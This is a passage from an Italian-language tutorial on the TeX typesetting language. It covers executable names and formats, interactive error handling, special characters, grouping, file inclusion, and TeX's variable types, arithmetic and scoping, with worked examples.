pdfinitex  -> pdftex
pdflatex   -> pdftex
```

A seconda del nome usato per avviare uno stesso eseguibile, si può ottenere un comportamento differente. Nel caso di '**virtex**' che è un collegamento a '**tex**', si fa riferimento implicitamente al ***formato*** '**plain**', corrispondente alle dichiarazioni contenute nei file della di-

rectory '`texmf/tex/plain/`', così come '**`pdfvirtex`**' fa riferimento alla directory '`texmf/pdftex/plain/`', ecc. Purtroppo, le cose non sono così semplici in generale, perché le convenzioni non sono perfettamente omogenee; tuttavia, vale la pena di tenere presente che i nomi del tipo '**`[pdf][e]virtex`**' sono equivalenti ai nomi del tipo '**`[pdf][e]tex`**'.

I nomi del tipo '**`[pdf][e]initex`**' fanno riferimento al linguaggio TeX senza la dichiarazione di alcuna macro e sono equivalenti all'uso degli eseguibili del tipo '**`[pdf][e]tex`**' con l'aggiunta dell'opzione '**`--ini`**'. In pratica, per usare '**`[pdf][e]initex`**', oppure '**`[pdf][e]tex --ini`**', occorre modificare l'esempio già visto nel modo seguente:

```
\input plain
Ciao a tutti.

Questo \'e il mio primo documento scritto con il linguaggio \TeX.
\bye
```

Questa spiegazione viene data solo per chiarire un po' il funzionamento di TeX e il significato di tutti i collegamenti simbolici che gli stanno intorno. L'uso dell'istruzione '**`\input plain`**' nel sorgente non funziona sempre come ci si aspetterebbe leggendo queste indicazioni; in pratica, una volta capito il senso della cosa, non va usata affatto.

In modo analogo a quanto visto fino a questo punto, quando si fa riferimento a un collegamento del tipo '**`[pdf][e]latex`**', è come usare un eseguibile del tipo '**`[pdf][e]initex`**', oppure '**`[pdf][e]tex --ini`**', iniziando il sorgente TeX con la riga seguente:

```
\input latex.ini
```

Resta il fatto che il comando '**`\input latex.ini`**' non rappresenta necessariamente uno standard e quello che conta è sapere solo che i collegamenti '**`[pdf][e]latex`**' richiamano in qualche modo il formato '**`latex`**'. In altri termini, i collegamenti '**`[pdf][e]latex`**' fanno riferimento implicitamente alle macro di LaTeX.

Per completare questa sezione, viene mostrato un esempio di un sorgente LaTeX, ovvero un sorgente TeX fatto per le macro LaTeX. Si fa riferimento al nome ipotetico '`secondo.tex`':

```
\documentclass{article}
\begin{document}
Ciao a tutti.

Questo \'e il mio primo documento scritto con il linguaggio \LaTeX .
\end{document}
```

Per comporre correttamente questo file, occorre un comando del tipo:

$ **`[pdf][e]latex secondo.tex`** [*Invio*]

A seconda dei casi si ottiene il file '`secondo.dvi`', oppure '`secondo.pdf`'.

437.4 Interazione con TeX

La composizione di un documento scritto con il linguaggio TeX può avvenire anche con qualche forma di interazione. Se si avvia uno degli eseguibili '**[pdf] [e] tex**' senza argomenti, si ottiene un invito a inserire il nome del file, attraverso l'indicazione di due asterischi:

$ **tex** [*Invio*]

```
This is TeX, Version 3.14159 (Web2C 7.3.1)
**
```

Si può inserire così il percorso del file, omettendo eventualmente l'estensione se questa corrisponde a '`.tex`':

****terzo.tex** [*Invio*]

```
(terzo.tex [1] )
Output written on terzo.dvi (1 page, 488 bytes).
Transcript written on terzo.log.
```

Supponendo di avere scritto un file, denominato '`quarto.tex`', in cui non appare l'istruzione '**\bye**' finale, come nel testo seguente, TeX si ferma in attesa di istruzioni, mostrando un invito ridotto a un solo asterisco:

```
Ciao a tutti.

Questo \'e il mio quarto documento scritto con il linguaggio \TeX,
dove non appare l'istruzione $\backslash$bye alla fine del file.
```

$ **tex quarto.tex** [*Invio*]

```
This is TeX, Version 3.14159 (Web2C 7.3.1)
(quarto.tex)
*
```

Naturalmente, se si è in grado di farlo, si può aggiungere anche altro testo:

***Saluti!** [*Invio*]

***\bye** [*Invio*]

```
[1]
Output written on quarto.dvi (1 page, 448 bytes).
Transcript written on quarto.log.
```

Ciao a tutti.
Questo è il mio quarto documento scritto con il linguaggio TEX, dove non appare l'istruzione \bye alla fine del file.
Saluti!

Di solito si evita di interagire con TeX, tuttavia si può essere costretti dal presentarsi di un errore durante la compilazione del sorgente. Per la precisione, il livello di interazione di TeX può essere regolato attraverso delle istruzioni speciali, come descritto nella tabella 437.24. In

condizioni normali, il funzionamento avviene in modalità '**`errorstopmode`**', corrispondente all'istruzione '**`\errorstopmode`**', in cui TeX si ferma in attesa di indicazioni per qualunque errore si presenti.

Tabella 437.24. Istruzioni per il controllo della modalità di funzionamento interattiva.

Istruzione TeX	Modalità di funzionamento
`\errorstopmode`	La composizione viene sospesa per qualunque errore.
`\scrollmode`	La composizione viene sospesa solo per gli errori più importanti.
`\nonstopmode`	La composizione viene sospesa solo in presenza di errori gravissimi.
`\batchmode`	La composizione viene sospesa solo in presenza di errori gravissimi e non si mostrano informazioni sullo schermo.

Per esempio, il file '`quinto.tex`' che contiene il testo seguente, usa erroneamente l'istruzione '**`\tex`**' al posto di '**`\TeX`**':

```
Ciao a tutti.

Questo \'e il mio quinto documento scritto con il linguaggio \tex, in
cui si provoca volutamente un errore.
\bye
```

$ **`tex quinto.tex`** [*Invio*]

```
This is TeX, Version 3.14159 (Web2C 7.3.1)
(quinto.tex
! Undefined control sequence.
l.3 ...to documento scritto con il linguaggio \tex
                                                  , in
?
```

Viene dichiarato sinteticamente il tipo di errore individuato, che in questo caso corrisponde a

```
! Undefined control sequence.
```

ovvero una sequenza di controllo indefinita. Nella riga successiva si indica il numero della riga in cui appare l'errore ('**`l.3`**' sta per *line* 3) con il pezzo di testo che arriva fino all'errore, mentre il pezzo successivo appare staccato, nella riga successiva.

```
l.3 ...to documento scritto con il linguaggio \tex
                                                  , in
```

In pratica, secondo TeX l'errore è riferito esattamente alla stringa '**`\tex`**'. Sotto appare un invito composto da un punto interrogativo, con il quale TeX attende un'azione dell'utente. Si può rispondere con un altro punto interrogativo per avere l'elenco delle possibilità:

?**?** [*Invio*]

```
Type <return> to proceed, S to scroll future error messages,
R to run without stopping, Q to run quietly,
I to insert something, E to edit your file,
1 or ... or 9 to ignore the next 1 to 9 tokens of input,
H for help, X to quit.
?
```

La tabella 437.30 descrive brevemente il significato e l'uso dei comandi disponibili, mostrando anche la modalità corrispondente quando una scelta coincide con la richiesta di cambiamento di questa.

Tabella 437.30. Interazione in presenza di un errore.

Tastiera	Istruzione TeX corrispondente	Effetto
[*h*][*Invio*]		Mostra la spiegazione del motivo dell'interruzione.
[*i*][*Invio*]		Richiede di inserire una correzione.
[*e*][*Invio*]		Avvia un programma per la modifica del file sorgente.
[*x*][*Invio*]		Arresta la composizione.
[*s*][*Invio*]	`\scrollmode`	Non si ferma più in presenza di piccoli errori.
[*r*][*Invio*]	`\nonstopmode`	Non si ferma più per alcun errore.
[*q*][*Invio*]	`\batchmode`	Non si ferma più per alcun errore e non mostra alcuna informazione.
[*Invio*]		Cerca di rimediare all'errore e continua la composizione.
[***n***][*Invio*]		Cerca di rimediare automaticamente ai prossimi ***n*** errori.

Nel caso dell'errore mostrato, si vuole provare a capire meglio di cosa si tratta, attraverso il comando [*h*][*Invio*]:

`?`**`h`** [*Invio*]

```
The control sequence at the end of the top line
of your error message was never \def'ed. If you have
misspelled it (e.g., '\hobx'), type 'I' and the correct
spelling (e.g., 'I\hbox'). Otherwise just continue,
and I'll forget about whatever was undefined.
```

Dal momento che si può correggere facilmente l'errore, si richiede di poter inserire del testo sostitutivo:

`?`**`i`** [*Invio*]

`insert>`**`\TeX`** [*Invio*]

```
[1] )
Output written on quinto.dvi (1 page, 376 bytes).
Transcript written on quinto.log.
```

Con il comando [*e*][*Invio*] si può avviare un programma per la modifica del file sorgente. Di solito si tratta di VI, ma si può intervenire nella variabile di ambiente '**`TEXEDIT`**' indicando il nome di un altro programma, usando le metavariabili '**`%d`**' e '**`%s`**' per indicare rispettivamente

la riga contenente l'errore e il nome del file. Per esempio, rimanendo nel caso di VI, è possibile usare la sintassi seguente per raggiungere la riga ***n***-esima del file indicato:

```
vi -c n file
```

In questo modo, si dovrebbe assegnare alla variabile di ambiente '**`TEXEDIT`**' la stringa '**`vi -c %d %s`**':

`$` **`TEXEDIT="vi -c %d %s"`** [*Invio*]

`$` **`export TEXEDIT`** [*Invio*]

437.5 Riferimenti

- Documentazione interna della distribuzione teTeX: '`texmf/doc/*`'
- Documentazione interna Info: *info web2c* e *info latex*
- Marco Pratesi, Marco Latini, *LATEX-PDF-Howto*, 2002
  ⟨*http://www.telug.it/marco/LaTeX-PDF-HOWTO/LaTeX-PDF-HOWTO.html* ⟩

[1] **teTeX** GNU GPL

TeX: introduzione

TeX è un linguaggio di programmazione per la composizione tipografica. La «compilazione» di un sorgente TeX produce un file in formato finale (DVI o PDF) per la stampa.

L'importanza di questo linguaggio richiede anche la conoscenza della pronuncia corretta del suo nome: «t-e-k». Infatti, il creatore di questo linguaggio, D.E. Knuth, voleva fare riferimento alle lettere greche maiuscole «TEX», che così vanno pronunciate.

> Dal momento che le istruzioni TeX utilizzano spesso le parentesi graffe, nei modelli sintattici queste vanno intese letteralmente, come parte dell'istruzione rappresentata.

438.1 Elementi essenziali del linguaggio TeX

Un file sorgente TeX è un file di testo normale; per la precisione dovrebbe trattarsi di un file ASCII standard a 7 bit, dove l'interruzione delle righe avviene secondo le regole del proprio sistema operativo.

Nel linguaggio di TeX si distinguono righe bianche o vuote da righe contenenti istruzioni. Nell'ambito delle righe contenenti istruzioni, possono poi apparire dei commenti che si distinguono per essere preceduti dal segno di percentuale ('`%`'), terminati dalla fine della riga. Nell'esempio seguente si può osservare che tutte le righe che contengono del testo sono in pratica delle istruzioni, più o meno articolate. Nella prima riga appare anche un commento, che non appare poi nella composizione finale.

```
Ciao a tutti. % Ecco, un commento tanto per gradire.

Questo \`e solo un piccolo esempio per vedere come funziona il
linguaggio di composizione \TeX.
\bye
```

Gli spazi, verticali e orizzontali, hanno un significato, ma generalmente non si sommano. Normalmente si usa una riga vuota o bianca per separare il testo in paragrafi, ma la presenza di più righe bianche o vuote non cambia la distanza tra questi paragrafi nella composizione finale; nello stesso modo, uno spazio orizzontale serve generalmente a separare le parole di una frase, ma la presenza di più spazi orizzontali non cambia la distanza tra le parole.

Eventualmente si può dichiarare espressamente la separazione tra i paragrafi attraverso l'istruzione '**`\par`**', tenendo presente che anche in questo caso, l'uso di più istruzioni del genere non produce una separazione maggiore tra i paragrafi stessi

L'istruzione finale '**`\bye`**' conclude il «programma» TeX e tutto ciò che appare dopo viene ignorato.

438.1.1 Testo letterale, parole e simboli di controllo

Una riga di testo si traduce generalmente nel testo corrispondente nella composizione finale, tenendo conto però che alcuni simboli hanno un significato speciale e si distinguono contesti differenti. La tabella 438.2 elenca i caratteri che hanno significati particolari, con l'indicazione del modo per ottenere il loro simbolo originale nella composizione.

Tabella 438.2. Elenco dei caratteri che hanno significati particolari.

Carattere speciale	Utilizzo normale	Trasformazione per l'uso letterale
`\`	Prefisso di una parola di controllo o di un simbolo di controllo.	`$\backslash$`
`{`	Apre un gruppo.	`$\{$`
`}`	Chiude un gruppo.	`$\}$`
`%`	Inizia un commento fino alla fine della riga.	`\%`
`&`	Tabulazione orizzontale.	`\&`
`~`	Spazio non interrompibile.	`\~{}`
`$`	Inizia e conclude un contesto matematico.	`\$`
`^`	Apice, in un contesto matematico.	`\^{}`
`_`	Pedice, in un contesto matematico.	`\_{}`
`#`	Definisce la collocazione di un parametro.	`\#`
<SP>	Uno o più spazi vengono ridotti a uno solo.	*<SP>*
`<`	In condizioni normali, genera un punto esclamativo rovesciato.	`$<$`
`>`	In condizioni normali, genera un punto interrogativo rovesciato.	`$>$`

La barra obliqua inversa ('`\`') viene usata come prefisso per delle ***sequenze di controllo***, nell'ambito delle quali si può distinguere tra ***parole di controllo*** e ***simboli di controllo***. Una parola di controllo è formata esclusivamente da lettere alfabetiche (dalla «a» alla «z», maiuscole e minuscole, escluse le lettere accentate); per esempio, '**`\TeX`**' è una parola di controllo con cui si ottiene la rappresentazione del nome TeX secondo lo standard stabilito dal suo autore originale. Un simbolo di controllo è invece un solo carattere che non sia una lettera alfabetica; per esempio, '**`` \` ``**' è un simbolo di controllo con cui si ottiene l'aggiunta di un accento grave sopra il simbolo successivo.

In base al fatto che le parole di controllo si distinguono perché composte esclusivamente da lettere alfabetiche, si può porre il problema di delimitarle correttamente quando si trovano incorporate in parole che compongono il testo normale. Nell'esempio già mostrato, la parola di controllo '**`\TeX`**' si individua correttamente perché è seguita da un punto fermo, ovvero un simbolo che non è una lettera alfabetica, ma volendo scrivere un gioco di parole, come «il

mio primo TeXdocumento», sarebbe necessario usare uno strattagemma. Si osservi l'esempio seguente che si traduce in un errore nella composizione del documento:

```
Ciao a tutti.

Questo \`e il mio primo \TeXdocumento.
\bye
```

TeX cerca di interpretare la parola di controllo '**`\TeXdocumento`**' e non dovrebbe riuscirci. Per questa ragione, lo spazio che dovesse seguire una parola di controllo viene ignorato; così, diventa più facile inserire queste parole di controllo in parole del testo che si vuole comporre. Ecco l'esempio corretto:

```
Ciao a tutti.

Questo \`e il mio primo \TeX documento.
\bye
```

Tuttavia, rimane da chiarire in che modo inserire veramente uno spazio dopo una parola di controllo. Questo problema viene risolto con l'uso dei raggruppamenti.

438.1.2 Raggruppamenti

In diverse situazioni è utile raggruppare parte delle istruzioni (il testo) all'interno di parentesi graffe ('**`{...}`**'). L'effetto del raggruppamento non si nota nella composizione finale, ma permette di circoscrivere l'effetto di istruzioni particolari.

È ammissibile anche l'uso di raggruppamenti vuoti, '**`{}`**', che di solito vengono usati per separare parole o simboli di controllo dal testo che segue. Per esempio, scrivendo '**`\TeX{}`**' si riesce a evitare che lo spazio successivo venga inghiottito. Naturalmente si può usare anche il simbolo di controllo '****<*SP*>' (barra obliqua inversa e spazio) per indicare espressamente uno spazio in quel punto. Nel seguito vengono mostrati diversi esempi che si traducono nella stessa composizione finale.

- Raggruppamento vuoto alla fine della parola di controllo:

```
Il linguaggio di composizione \TeX{} sembra complesso a prima vista...
\bye
```

- Raggruppamento vuoto per separare gli spazi:

```
Il linguaggio di composizione \TeX {} sembra complesso a prima vista...
\bye
```

- Raggruppamento per individuare uno spazio:

```
Il linguaggio di composizione \TeX{ }sembra complesso a prima vista...
\bye
```

- Raggruppamento per individuare uno spazio dopo la fine della parola di controllo:

```
Il linguaggio di composizione \TeX { }sembra complesso a prima vista...
\bye
```

- Raggruppamento per isolare la parola di controllo:

```
Il linguaggio di composizione {\TeX} sembra complesso a prima vista...
\bye
```

- Raggruppamento per isolare lo spazio e la parola successiva:

```
Il linguaggio di composizione \TeX { sembra} complesso a prima vista...
\bye
```

Nella tabella 438.2 sono stati mostrati alcuni simboli di controllo che sono conclusi evidentemente da un raggruppamento vuoto: '**\~{}**', '**\^{}**' e '**_{}**'. In questo caso, il raggruppamento vuoto serve a impedire che la sequenza di controllo produca qualcosa di diverso da ciò che ci si aspetta in quel contesto particolare. Per esempio, '**\^o**' oppure anche '**\^ o**' genera la lettera accentata «ô».

Viene chiarito in seguito che le istruzioni '**\~{}**' e '**\^{}**' sono delle macroistruzioni che servono a generare un accento, utilizzano un parametro, costituito dal carattere o dal gruppo successivo. Nel momento in cui si vogliono rappresentare questi simboli senza abbinarli ad altro, il loro parametro deve essere un gruppo vuoto o lo spazio inteso come carattere ('****<*SP*>'). Pertanto, in alternativa a '**\~{}**' e '**\^{}**' si potrebbe usare la forma '**\~**<*SP*>' e '**\^**<*SP*>'.

Oltre all'uso delle parentesi, è possibile usare in alternativa la coppia di parole di controllo '**\bgroup**' e '**\egroup**', in sostituzione di '**{**' e '**}**' rispettivamente.

438.1.3 Inclusione di file esterni

È possibile articolare un sorgente TeX in più file separati, che vengono inclusi con l'istruzione '**\input**':

```
\input nome_file
```

L'inclusione avviene inserendo in quel punto le righe del file indicato. Se il file esterno contiene l'istruzione '**\bye**', la composizione termina senza continuare nel file di partenza.

438.2 Variabili e tipi di dati

TeX ha una gestione molto particolare dei dati. Nelle sezioni seguenti vengono descritti solo i tipi di dati più comuni, ma questo dovrebbe bastare per far comprendere la logica di fondo.

Vale la regola per cui può essere usato solo ciò che è già stato dichiarato; inoltre, il campo di azione di queste variabili può essere controllato attraverso i raggruppamenti con le parentesi graffe.

In generale, per TeX una variabile ha l'aspetto di una parola di controllo a cui si assegna un valore secondo la sintassi seguente:

```
\nome=valore
```

L'espansione di una variabile avviene inserendo la parola di controllo corrispondente nel punto in cui il contesto lo richiede. Tuttavia, se lo scopo è quello di espandere la variabile in modo che

appaia nel testo normale, occorre usare un accorgimento, con cui si trasforma il suo contenuto in una stringa. Di solito si usa per questo la parola di controllo '**\the**':

```
\the\nome
```

438.2.1 Stringhe

Per TeX la stringa è ciò che può essere reso tipograficamente; così, un'espressione stringa è ciò che alla fine si trasforma in una stringa nella composizione tipografica. Le variabili di tipo stringa si dichiarano nel modo seguente:

```
\newtoks\nome
```

Si può assegnare una stringa alla variabile nel modo seguente:

```
\nome={espressione_stringa}
```

L'espansione di una variabile stringa non può avvenire inserendo semplicemente la parola di controllo '***nome***' nel testo, perché occorre dichiarare espressamente questa intenzione con la parola di controllo '**\the**'.

```
\newtoks\data
\data={9 settembre 2001}
Treviso, \the\data \par
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla  bla bla bla bla bla bla. \par
Ciao.
```

Treviso, 9 settembre 2001

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Ciao.

Nell'esempio precedente, si crea una variabile stringa corrispondente alla parola di controllo '**\data**', a cui si assegna la stringa '**9 settembre 2001**', per poi ottenerne successivamente l'espansione nel testo.

438.2.2 Trasformazione delle stringhe

Le trasformazioni più comuni sulle stringhe sono il cambiamento in maiuscole o minuscole. Ciò si ottiene facilmente con le macro '**\uppercase**' e '**\lowercase**':

```
\uppercase{espressione_stringa_da_trasformare_in_maiuscole}
```

```
\lowercase{espressione_stringa_da_trasformare_in_minuscole}
```

438.2.3 Contatori

La variabile numerica più semplice di TeX è il contatore. Ne esistono due tipi: uno deve essere inizializzato subito, con un valore non negativo, l'altro no:

```
\countdef\nome_contatore=n
```

```
\newcount\nome_contatore
```

Il primo di questi due modelli riguarda il tipo di contatore che deve essere inizializzato in fase di dichiarazione. Il valore di inizializzazione è rappresentato da ***n***.

Per assegnare un valore a una variabile contatore, si usa la forma seguente:

```
\nome=valore
```

È importante sottolineare che l'inizializzazione di un contatore definito attraverso '**`\countdef`**' potrebbe in pratica non tradursi nell'assegnamento corrispondente alla variabile, pur essendo obbligatorio. Pertanto, conviene poi assegnare nuovamente il valore richiesto.

Si può assegnare un numero espresso usando cifre numeriche, con un segno anteriormente nel caso sia necessario, senza separatore decimale, come nell'esempio seguente, in cui si assegna al contatore '**`\conteggio`**' il valore −345.

```
\conteggio=-345
```

438.2.4 Lunghezze

Un tipo specifico di variabile numerica è adibita a contenere delle lunghezze. Per TeX, la lunghezza è un'informazione numerica particolare, che si potrebbe ricondurre al concetto di variabile a virgola mobile di altri linguaggi. Si dichiara una lunghezza nel modo seguente:

```
\newdimen\nome_lunghezza
```

Una lunghezza è un valore che si può rappresentare in forma costante solo specificando l'unità di misura, che per TeX è una sigla composta da due lettere secondo lo schema che appare nella tabella 438.17. Pertanto, un valore che esprime una lunghezza deve avere la forma seguente:

```
[+|-] numero [true] unità_di_misura
```

In particolare, il valore che precede l'unità di misura può contenere una virgola decimale, espressa attraverso il punto ('`.`').[1] Per esempio, per esprimere una lunghezza di 10 cm, si deve

scrivere '`10cm`'.[2] Nell'esempio seguente si assegna alla variabile '`\distanza`' una lunghezza positiva di 4,5 mm:

```
\distanza=4.5mm
```

La parola chiave '`true`' consente di indicare una lunghezza che non può essere ingrandita o ridotta attraverso l'istruzione '`\magnification`', come viene descritto nella sezione 440.1. Pertanto, se nell'esempio precedente si vuole indicare una lunghezza positiva corrispondente esattamente a 4,5 mm, in ogni situazione, si deve scrivere così:

```
\distanza=4.5truemm
```

oppure anche in modo più leggibile:

```
\distanza=4.5 true mm
```

La rappresentazione interna delle lunghezze è di un solo tipo; in pratica, TeX converte sempre i valori nell'unità di misura più piccola che è in grado di gestire. L'unità di misura più piccola è definita *scaled point* ed è stata creata appositamente per TeX.

Tabella 438.17. Unità di misura secondo TeX.

Sigla	Denominazione	Corrispondenza	Annotazioni
`mm`	millimetro		
`cm`	centimetro		
`in`	pollice	2,54 cm	
`bp`	*big point*	0,3527777 mm 1/72 pollici	Il punto tipografico usato dal linguaggio PostScript.
`pt`	punto	0,3514598 mm 1/72,27 pollici	Punto tipografico usato negli Stati Uniti.
`dd`	punto didôt	0,376065 mm 1/67,54 pollici	Punto tipografico europeo.
`sp`	*scaled point*	1/65535 punti '`pt`'	L'unità di misura più piccola gestibile da TeX.
`pc`	pica	12 punti	
`em`	M	variabile	Quadratone, pari alla larghezza della lettera «M» maiuscola.
`ex`	x	variabile	Altezza della lettera «x» minuscola.
`mu`	*math unit*	18 quadratoni	

Si osservi che TeX non semplifica la tradizione tipografica, consentendo di utilizzare ben tre tipi diversi di punto tipografico. Il punto a cui si è abituati comunemente con i programmi di composizione, è quello corrispondente alla sigla '`bp`', ma TeX utilizza in modo predefinito l'unità '`pt`', che comunque non si discosta di molto.

438.2.5 Lunghezze elastiche

In varie situazioni, TeX è in grado di gestire delle lunghezze elastiche. Le variabili che contengono informazioni del genere sono in grado di annotare tre indicazioni distinte: la distanza normale, una tolleranza in più e una tolleranza in meno. Questo tipo di informazione si esprime secondo la forma seguente:

```
lunghezza_richiesta [plus lunghezza_in_estensione] [minus lunghezza_in_contrazione]
```

In pratica, è come dire che si fa riferimento a una certa lunghezza, a cui si può aggiungere quanto appare dopo la parola chiave '**`plus`**' e si può togliere quanto appare dopo '**`minus`**'. Come si può intuire, quando non si indicano i valori che danno elasticità, si sottintende in corrispondenza un valore zero.

> L'elasticità fissata attraverso le parole chiave '**`plus`**' e '**`minus`**' non è tassativa. Di solito, il solo fatto che si consenta un'estensione, anche di un solo punto, fa sì che il salto sia allungabile in modo indefinito, in caso di necessità.

Eventualmente, si dichiara una variabile del genere con la forma seguente:

```
\newskip\nome
```

L'assegnamento, come si può intendere, ha la forma seguente:

```
\nome=lunghezza_elastica
```

Ovvero:

```
\nome=lunghezza [plus lunghezza] [minus lunghezza]
```

Le indicazioni sull'elasticità in estensione e in contrazione sono formate normalmente da lunghezze, come per esempio '**`plus 1pt`**', ma si possono usare anche delle definizioni astratte, rappresentate da tre parole chiave, precedute da un numero intero:

```
nfil
nfill
nfilll
```

Generalmente, il numero ***n*** è sempre 1 e va inteso come moltiplicatore della parola successiva; in pratica, '**`2fil`**' rappresenta un'elasticità doppia di '**`1fil`**'.

La parola chiave '**`fil`**' rappresenta un'elasticità di grado minimo, '**`fill`**' un'elasticità di grado medio e '**`filll`**' un'elasticità molto grande.

438.2.6 Operazioni con i valori numerici

La realizzazione di espressioni numeriche con TeX diventa abbastanza complicata. Si utilizzano fondamentalmente tre tipi di istruzione per modificare il valore di una variabile:

```
\advance\nome [by] valore
```

```
\multiply\nome [by] valore
```

```
\divide\nome [by] valore
```

In pratica, nel primo caso si incrementa la variabile del valore indicato (se il valore in questione è negativo, la variabile viene ridotta di conseguenza); nel secondo caso di assegna alla variabile il prodotto tra quanto contenuto prima per il valore indicato; nel terzo caso si divide il contenuto della variabile per il valore, assegnando alla stessa il risultato della divisione.

Come si può osservare, la parola chiave '**`by`**' è facoltativa e si può usare per facilitare la lettura umana dell'istruzione.

Il valore usato deve essere del tipo adatto alla variabile con cui si esegue l'operazione. Viene mostrato un esempio complessivo che dovrebbe essere comprensibile a sufficienza:

```
\countdef\pagina=0
\pagina=1
\newcount\contatore
\contatore=-7
\newdimen\lunghezza
\lunghezza=100pt
\newskip\elastico
\elastico=10pt plus 2pt minus 1pt
pagina = \the\pagina \par
contatore = \the\contatore \par
lunghezza = \the\lunghezza \par
elastico = \the\elastico \par
\multiply\pagina by 2
\advance\contatore by 1
\advance\lunghezza by 10pt
\advance\elastico by 5pt plus 3pt minus 2pt
pagina = \the\pagina \par
contatore = \the\contatore \par
lunghezza = \the\lunghezza \par
elastico = \the\elastico \par
\divide\lunghezza by 2
\divide\elastico by 2
lunghezza = \the\lunghezza \par
elastico = \the\elastico \par
```

pagina = 1
contatore = -7
lunghezza = 100.0pt
elastico = 10.0pt plus 2.0pt minus 1.0pt
pagina = 2
contatore = -6
lunghezza = 110.0pt
elastico = 15.0pt plus 5.0pt minus 3.0pt
lunghezza = 55.0pt
elastico = 7.5pt plus 2.5pt minus 1.5pt

Va tenuta in considerazione una scorciatoia importante per rappresentare il prodotto tra una costante numerica e il valore di una lunghezza, che si usa di solito per gli assegnamenti:

n**nome

In questo caso, il numero ***n*** non deve esprimere una lunghezza, pertanto non può contenere l'indicazione dell'unità di misura. Per esempio, se '**`\hsize`**' contiene la lunghezza 15 cm, con l'istruzione seguente si assegna alla variabile '**`\mezza`**' la metà di questa lunghezza, ovvero 7,5 cm:

```
\mezza=0.5\hsize
```

Nell'esempio seguente si creano due variabili: una contiene una lunghezza e l'altra una lunghezza elastica. Dopo aver controllato il valore iniziale di queste, si riassegna loro la metà del loro valore di partenza, controllando successivamente il risultato ottenuto. Si può osservare che '**`\elastico`**' perde l'informazione sull'elasticità, diventando una lunghezza normale.

```
\newdimen\lunghezza
\lunghezza=100pt
\newskip\elastico
\elastico=10pt plus 2pt minus 1pt
lunghezza = \the\lunghezza \par
elastico = \the\elastico \par
\lunghezza=0.5\lunghezza
\elastico=0.5\elastico
lunghezza = \the\lunghezza \par
elastico = \the\elastico \par
```

lunghezza = 100.0pt
elastico = 10.0pt plus 2.0pt minus 1.0pt
lunghezza = 50.0pt
elastico = 5.0pt

438.2.7 Trasformazione in stringa di dati numerici

I dati numerici, quando devono essere convertiti in stringhe, possono essere rappresentati in forme differenti. La parola di controllo '**`\the`**' consente di ottenere una trasformazione «normale» di qualunque variabile in stringa:

```
\the\parola_di_controllo
```

Per esempio, se '**`\lunghezza`**' è stata dichiarata come lunghezza contenente il valore 10 cm, l'espansione di '**`\the\lunghezza`**' può generare la stringa '**`284.45274pt`**'.

Un valore numerico può essere trasformato in numero intero, ammesso che ciò abbia senso, con la parola di controllo '**`\number`**':

```
\number\parola_di_controllo
```

In questo caso, se si tenta di trasformare una lunghezza in numero, si ottiene la dimensione in punti *scaled point*; nel caso dell'esempio precedente, si otterrebbe la rappresentazione del valore 18646798, corrispondente ai 10 cm di prima espressi secondo l'unità di misura minima che TeX è in grado di gestire. Per quanto riguarda le lunghezze elastiche, non è possibile usare la trasformazione attraverso '**`\number`**'.

Quando il valore da trasformare è un intero positivo maggiore di zero, si può ottenere la rappresentazione in numero romano, con lettere minuscole, attraverso la parola di controllo '**`\romannumeral`**':

```
\romannumeral\parola_di_controllo
```

L'esempio seguente riepiloga l'uso delle forme di trasformazione dei dati numerici in stringa che sono appena state descritte:

```
\newdimen\lunghezza
\newcount\contatore
\newcount\pagina
\lunghezza=1cm
\contatore=-7
\pagina=123
lunghezza = \the\lunghezza\ = \number\lunghezza scaled point \par
contatore = \the\contatore\ = \number\contatore \par
pagina = \the\pagina\ = \number\pagina = \romannumeral\pagina \par
```

lunghezza = 28.45274pt = 1864679scaled point
contatore = -7 = -7
pagina = 123 = 123= cxxiii

438.2.8 Controllo del campo di azione delle variabili

Le parentesi graffe, oppure le parole di controllo '**`\bgroup`**' e '**`\egroup`**', servono a delimitare e isolare una zona rispetto al testo che si trova al loro esterno. Una dichiarazione o un assegnamento fatto all'interno di una zona delimitata da parentesi graffe ha effetto in quell'ambito e in tutte le altre zone che possono essere annidate al suo interno, mentre all'esterno non esiste più. Si osservi l'esempio seguente:

```
\newdimen\lunghezza
\newcount\contatore
\lunghezza=1cm
\contatore=7
{
    \lunghezza=10cm
    \contatore=14
    {
        \lunghezza=100cm
        \contatore=21
        lunghezza = \the\lunghezza{} contatore = \the\contatore \par
     }
    lunghezza = \the\lunghezza{} contatore = \the\contatore \par
}
lunghezza = \the\lunghezza{} contatore = \the\contatore
\bye
```

Si ottiene il testo che segue:

lunghezza = 2845.27559pt contatore = 21
lunghezza = 284.52756pt contatore = 14
lunghezza = 28.45274pt contatore = 7

Perché un assegnamento abbia valore in modo globale, si usa la parola di controllo '**`\global`**'. Si osservi l'esempio seguente:

```
\newdimen\lunghezza
\newcount\contatore
\lunghezza=1cm
\contatore=7
{
    \lunghezza=10cm
    \contatore=14
    {
        \global\lunghezza=100cm
        \contatore=21
        lunghezza = \the\lunghezza{} contatore = \the\contatore \par
     }
    lunghezza = \the\lunghezza{} contatore = \the\contatore \par
}
lunghezza = \the\lunghezza{} contatore = \the\contatore
\bye
```

In questo caso, la lunghezza appare essere sempre di 100 cm (2 845,275 59 punti normali), anche quando si ritorna al di fuori dei raggruppamenti. In pratica, si ottiene il testo che segue:

lunghezza = 2845.27559pt contatore = 21
lunghezza = 2845.27559pt contatore = 14
lunghezza = 2845.27559pt contatore = 7

438.2.9 Ordine nell'espansione delle sequenze di controllo

Esiste un problema con TeX, legato all'ordine in cui vengono espanse le parole di controllo. L'esempio più comune è dato dalla difficoltà con cui si riesce a trasformare un numero romano ottenuto da '**\romannumeral**' in maiuscolo. Per esempio,

```
\newcount\pagina
\pagina=4
\uppercase{\romannumeral\pagina}
```

genera solo:

iv

In pratica, '**\uppercase**' si trova a intervenire su una stringa che ancora non c'è, per cui non succede nulla. Per risolvere il problema si usa la parola di controllo '**\expandafter**' che anticipa l'esecuzione di ciò che segue:

```
\newcount\pagina
\pagina=4
\uppercase\expandafter{\romannumeral\pagina}
```

IV

Purtroppo il funzionamento di questa parola di controllo non è intuitivo e spesso si devono fare vari tentativi prima di riuscire a fare ciò che si intende.

438.3 Dichiarazione di macroistruzioni

Si può dare un nome a un'espressione stringa attraverso la sintassi seguente:

```
\def\nome{espressione_stringa}
```

